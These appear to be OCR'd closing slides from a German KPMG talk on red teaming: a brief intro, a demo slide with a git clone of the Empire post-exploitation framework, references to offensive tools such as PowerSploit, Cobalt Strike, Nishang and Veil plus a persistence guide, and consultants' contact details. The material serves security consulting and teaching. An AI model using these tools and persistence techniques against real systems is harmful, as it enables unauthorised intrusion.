
Die jüngsten Ereignisse im Bereich der Informationssicherheit haben gezeigt, dass Sicherheitsvorfälle **erhebliche Auswirkungen** auf ein Unternehmen haben können.

In einem Red Teaming Projekt durchläuft ein Unternehmen eine **realistische Simulation** von **Cyberangriffen**.

# DEMO

```
GIT CLONE https://github.com/adaptivethreat/Empire.git
```

# Any open Questions?



# Referenzen


- **PowerSploit**
  https://github.com/PowerShellMafia/PowerSploit.git
- **Empire**
  https://github.com/PowerShellEmpire/Empire
- **Cobalt Strike**
  https://www.cobaltstrike.com
- **Nishang**
  https://github.com/samratashok/nishang
  http://resources.infosecinstitute.com/nishang-a-post-exploitation-framework/
- **Veil Framework**
  https://www.veil-framework.com/
- **Persistence options with Empire**
  http://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/

# Referenzen


- **Raytheon**
  https://krypt3ia.files.wordpress.com/2012/02/apttacticsraytheon.jpg
- **Symantec**
  http://www.symantec.com/content/en/us/enterprise/images/b-apt_infographic.jpg
- **Wikipedia**
  https://upload.wikimedia.org/wikipedia/commons/7/73/Advanced_persistent_threat_lifecycle.jpg

# Kontaktdaten

**Andreas Tomek**
Partner
Cyber Security

KPMG Advisory GmbH
Porzellangasse 51
1090 Wien

**Severin Winkler**
Manager
Cyber Security

KPMG Advisory GmbH
Porzellangasse 51
1090 Wien